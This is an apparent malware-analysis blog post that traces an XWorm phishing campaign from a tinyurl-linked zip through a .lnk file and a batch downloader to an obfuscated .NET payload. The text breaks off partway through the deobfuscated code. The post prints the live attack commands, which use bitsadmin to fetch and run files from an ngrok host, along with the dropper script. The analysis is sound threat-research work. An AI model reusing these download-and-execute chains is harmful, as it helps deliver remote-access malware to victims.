
[QuickNote] The Xworm malware is being spread through a phishing email

kienmanowar.wordpress.com/2024/09/12/quicknote-the-xworm-malware-is-being-spread-through-a-phishing-email/

September 12, 2024

1. Techniques used to trick users into downloading malware

The attacker sent an email with a shorten link to download a file:




Please find in the attached itinerary, hotel accomodation and activities they did with you which we are also interested in.

We are looking to schedule the tour for 6 or 7 days. We would like to start around November 13th.

Thank you for your time and we look forward to your help.

[cid:CID-50168c4c-1b44-86d8-0d63-7ec428114abf]<https://tinyurl.com/5n6r77ct>

When a standard user clicks on the link provided, the browser will automatically initiate a download of the file **Itinerary.doc _.zip**, as illustrated in the following:



https://tinyurl.com/5n6r77ct

Started

Opening Itinerary.doc _.zip

You have chosen to open:

Itinerary.doc _.zip

which is: Zip archive (976 bytes)


from: https://mydoc.ngrok-free.app

What should Firefox do with this file?

○ Open with Xarchiver (default)


● Save File

Inspect the downloaded .zip file. There is a shortcut file (.lnk):




Name
Itinerary.doc _.zip
Systems
Itinerary.doc _/Itinerary.doc.lnk

Upon further inspection of the file **Itinerary.doc.lnk**, it was discovered that the attacker leveraged this file to download and run a malicious .bat script named **output4.bat**:



```
StringData
{
    namestring: not present
    relativepath: ..\..\Windows\System32\cmd.exe
    workingdir: not present
    commandlinearguments: /c @echo off && title Update && bitsadmin /transfer mdj /download /priority FOREGROUND https://mydoc.ngrok-free.app/output4.bat
"%temp%\\output.bat" && start "" "%temp%\\output.bat"
    iconlocation: C:\Users\GRACE\Desktop\Home\Icons\Icon15.ico
}
```


Downloading the **output4.bat** file and examining it reveals that it employs **bitsadmin** to download a harmful payload and execute it on the target system. The downloaded file is disguised as **svchost.com** and saved in the **%temp%** folder:



```
@echo off
if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
title Update...
color f
set pOut="%temp%\\svchost.com"
bitsadmin /transfer "mdj" /download /priority FOREGROUND "https://mydoc.ngrok-free.app/svchost.com" %pOut%
start "" %pOut%
DEL "%~f0"
```


2. Quick analysis of Xworm malware

The downloaded **svchost.com** file (hash: ec7e0bf7036f03786789b6cb58d01c84733fc3a865974c79edf68cba25ff9891) was conducted using popular tools including DiE and ExeInfo to identify any potential threats. The results of this scan are presented below:



File : svchost.com
Entry Point : 00D03B2E
EP Section : .text
File Offset : 00D01D2E
First Bytes : FF 25 00 20 40
Linker Info : 11.00
SubSystem : Windows GUI
File Size : 00D2FA00h
Overlay : NO 00000000
Image is 32bit executable
RES/OVL : 1 / 0 %
????
MS Visual C# / Basic.NET - IntelliLock v1.5-3.0 [.NET Reactor 6.x-6.9] -

```
Translations : 000004b0    Language : Neutral - ( 0 0 0 0 )

CompanyName = now.gg, Inc.
FileDescription = ZBWWHQNZII
FileVersion = 19.0.0.0
InternalName = ZBWWHQNZII.exe
LegalCopyright = Copyright (c) 2010-2021 Bluestacks from Now.gg, Inc.
LegalTradeMarks = ***
OriginalFilename = ZBWWHQNZII.exe
ProductName = BlueStacks 5
ProductVersion = 19.0.0.0
Comments = ***
```




File type: PE32
File size: 13.19 MiB

Scan: Automatic
Endianness: LE
Mode: 32-bit
Architecture: I386
Type: GUI

```
PE32
    Operation system: Windows(95)[I386, 32-bit, GUI]                          S  ?
    Linker: Microsoft Linker(11.0)                                            S  ?
    Compiler: VB.NET                                                          S  ?
    Language: VB.NET                                                          S  ?
    Library: Newton Json                                                      S  ?
    Library: dnlib                                                            S  ?
    Library: .NET Framework(CLR v4.0.30319)                                   S  ?
    Protector: .NET Reactor(6.X)[Control Flow + Anti-Tamper + Anti-ILDASM]    S  ?
    Virus: XWorm(5.0)[Obfuscated]                                             S  ?
```

As shown in the figure, this is a payload written in .NET, likely protected by the **.NET Reactor** protector. DiE even detected this as the **XWorm** malware family.


Loading the file into dnSpy and going to the entry point, we can see that its code has been completely obfuscated.



```
// C:\Users\REM\Desktop\xworm\svchost.com
// ZBWWHQNZII, Version=19.0.0.0, Culture=neutral, PublicKeyToken=null

// Entry point: Stub.mphqxCoWvK87EaMmbm4LiHivjRpEIsUcImiWRLpCiUICTqHOh3.zcF5Eo4c5j7Un9KVuc0faiDmVPZmcxDbPwuaTkrXwXpLzpBgjp
// Timestamp: 66D5E379 (9/2/2024 11:10:33 PM)

using System;
using System.Diagnostics;
using System.Diagnostics.CodeAnalysis;
using System.Reflection;
using System.Resources;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;
using System.Security;
using System.Windows.Markup;

[assembly: AssemblyVersion("19.0.0.0")]
[assembly: AssemblyInformationalVersion("v1.0.0")]
[assembly: ImportedFromTypeLib("MSTSCLib")]
[assembly: TypeLibVersion(1, 0)]
[assembly: XmlnsDefinition("http://schemas.microsoft.com/expression/2010/interactivity", "System.Windows.Interactivity")]
[assembly: SuppressMessage("Microsoft.Usage", "CA1801:ReviewUnusedParameters", MessageId = "disposing", Scope = "member", Target = "Ookii.Dialogs.Wpf.ComCtlv6ActivationContext.#Dispose
  (System.Boolean)")]
[assembly: XmlnsPrefix("http://schemas.microsoft.com/expression/2010/interactivity", "i")]
[assembly: SecurityRules(SecurityRuleSet.Level2)]
[assembly: AssemblyMetadataAttribute{AE55E652-C6DA-4385-B18F-63216A43269D}("BuildLabel", "140721.1")]
[assembly: SatelliteContractVersion("5.2.2.0")]
[assembly: SuppressIldasm]
[assembly: AssemblyMetadataAttribute{A0A5C980-34B5-4568-B006-F318F2CA7DF8}("BuildLabel", "140407.2")]
[assembly: AssemblyDefaultAlias("log4net")]
[assembly: global::System.Reflection.AssemblyMetadata("BuildLabel", "140407.2")]
[assembly: AssemblyMetadataAttribute{80960E65-1804-4D9F-B8C4-BBA942AD981E}("BuildLabel", "140407.2")]
[assembly: InternalsVisibleTo("NAudioTests")]
[assembly: AssemblyTitle("ZBWWHQNZII")]
[assembly: AssemblyCopyright("Copyright (c) 2010-2021 Bluestacks from Now.gg, Inc.")]
[assembly: Guid("a71f7c04-7832-4465-ab3d-9dd2422ca9f2")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyProduct("BlueStacks 5")]
[assembly: AssemblyCompany("now.gg, Inc.")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: CompilationRelaxations(8)]
[assembly: NeutralResourcesLanguage("en-US")]
[assembly: AssemblyConfiguration("Release")]
[assembly: ComVisible(false)]
[assembly: CLSCompliant(true)]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyFileVersion("19.0.0.0")]
[assembly: TargetFramework(".NETPortable,Version=v4.0,Profile=Profile136", FrameworkDisplayName = ".NET Portable Subset")]
[assembly: Debuggable(2)]
```


```
// Token: 0x06000042 RID: 66 RVA: 0x00002634 File Offset: 0x00000834
[STAThread]
[MethodImpl(MethodImplOptions.NoInlining)]
public static void zcF5Eo4c5j7Un9KVuc0faiDmVPZmcxDbPwuaTkrXwXpLzpBgjp()
{
    UndcV0C95sXFFSAEie.ukoUQhfNFcX();
    mn0sYCBQp8CxV8yHNrSm.Hh8BQAM5CBU(checked(n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.fzO2dmjthroCE4Urk2OUgV3LLLFtMI4DtmDQm47UOoBFlJnytD * 1000),
      mn0sYCBQp8CxV8yHNrSm.W4jBQVJS578);
    try
    {
        n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.W45Nq94m7VoW0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZAkh49 = ULDFx7BQzUIr9cfwtbtW.Hh8BQAM5CBU
          (D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv(n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.W45Nq94m7VoW0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZAkh49),
          ULDFx7BQzUIr9cfwtbtW.OoaBenkb17V);
        int num = 1;
        if (<Module>{3fdde9b4-056d-43e7-87bc-1f31a2c891f8}.m_ff46544620df49f3b5ea93ad91d24984.m_6f547888ba02461c868f2429fd16dcfb == 0)
        {
            num = 0;
        }
        for (;;)
        {
            switch (num)
            {
            case 1:
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.vCQdGP0EFe2Yp2nrOTTaIiVRhgQ66pyn6ICng1JEOjFc7DjTlk = ULDFx7BQzUIr9cfwtbtW.Hh8BQAM5CBU
                  (D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv(n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.vCQdGP0EFe2Yp2nrOTTaIiVRhgQ66pyn6ICng1JEOjFc7DjTlk),
                  ULDFx7BQzUIr9cfwtbtW.OoaBenkb17V);
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.emEXrkdwcbFFMegNx0Y3HM2E6vd0TS6QM8v9ER6kyI3szke3R0 = ULDFx7BQzUIr9cfwtbtW.Hh8BQAM5CBU
                  (D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv(n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.emEXrkdwcbFFMegNx0Y3HM2E6vd0TS6QM8v9ER6kyI3szke3R0),
                  ULDFx7BQzUIr9cfwtbtW.OoaBenkb17V);
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.HMxK88GBN1tQTsRkojUvTciK692zCGX9NMB06m9NYbHR2B5f2j = ULDFx7BQzUIr9cfwtbtW.Hh8BQAM5CBU
                  (D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv(n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.HMxK88GBN1tQTsRkojUvTciK692zCGX9NMB06m9NYbHR2B5f2j),
                  ULDFx7BQzUIr9cfwtbtW.OoaBenkb17V);
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.VpPFd4HtahCTNZNcwiac01fXYKlYOmytJCXyyj6FnJKYqbBrt5 = ULDFx7BQzUIr9cfwtbtW.Hh8BQAM5CBU
                  (D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv(n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.VpPFd4HtahCTNZNcwiac01fXYKlYOmytJCXyyj6FnJKYqbBrt5),
                  ULDFx7BQzUIr9cfwtbtW.OoaBenkb17V);
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.PtBAOo2eZzedTJyEZCxRSC3po9sRtXiMCIuW7nTOJ2tIBAon7h = ULDFx7BQzUIr9cfwtbtW.Hh8BQAM5CBU
                  (D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv(n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.PtBAOo2eZzedTJyEZCxRSC3po9sRtXiMCIuW7nTOJ2tIBAon7h),
                  ULDFx7BQzUIr9cfwtbtW.OoaBenkb17V);
                num = 2;
                continue;
```

The code was heavily obfuscated, making it nearly impossible to read. Trying our luck with the NETReactorSlayer tool, the result obtained was much more promising:




```
namespace Stub
{
    // Token: 0x02000008 RID: 8
    public class mphqxCoWvK87EaMmbm4LiHivjRpEIsUcImiWRLpCiUICTqHOh3
    {
        // Token: 0x0600002A RID: 42 RVA: 0x0003ED9C File Offset: 0x0003CF9C
        [STAThread]
        public static void zcF5Eo4c5j7Un9KVuc0faiDmVPZmcxDbPwuaTkrXwXpLzpBgjp()
        {
            Thread.Sleep(checked(n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.fzO2dmjthroCE4Urk2OUgV3LLLFtMI4DtmDQm47UOoBFlJnytD * 1000));
            try
            {
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.W45Nq94m7VoW0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZAkh49 = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.W45Nq94m7VoW0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZAkh49));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.vCQdGP0EFe2Yp2nrOTTaIiVRhgQ66pyn6ICng1JEOjFc7DjTlk = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.vCQdGP0EFe2Yp2nrOTTaIiVRhgQ66pyn6ICng1JEOjFc7DjTlk));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.emEXrkdwcbFFMegNx0Y3HM2E6vd0TS6QM8v9ER6kyI3szke3R0 = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.emEXrkdwcbFFMegNx0Y3HM2E6vd0TS6QM8v9ER6kyI3szke3R0));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.HMxK88GBN1tQTsRkojUvTciK692zCGX9NMB06m9NYbHR2B5f2j = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.HMxK88GBN1tQTsRkojUvTciK692zCGX9NMB06m9NYbHR2B5f2j));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.VpPFd4HtahCTNZNcwiac01fXYKlYOmytJCXyyj6FnJKYqbBrt5 = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.VpPFd4HtahCTNZNcwiac01fXYKlYOmytJCXyyj6FnJKYqbBrt5));
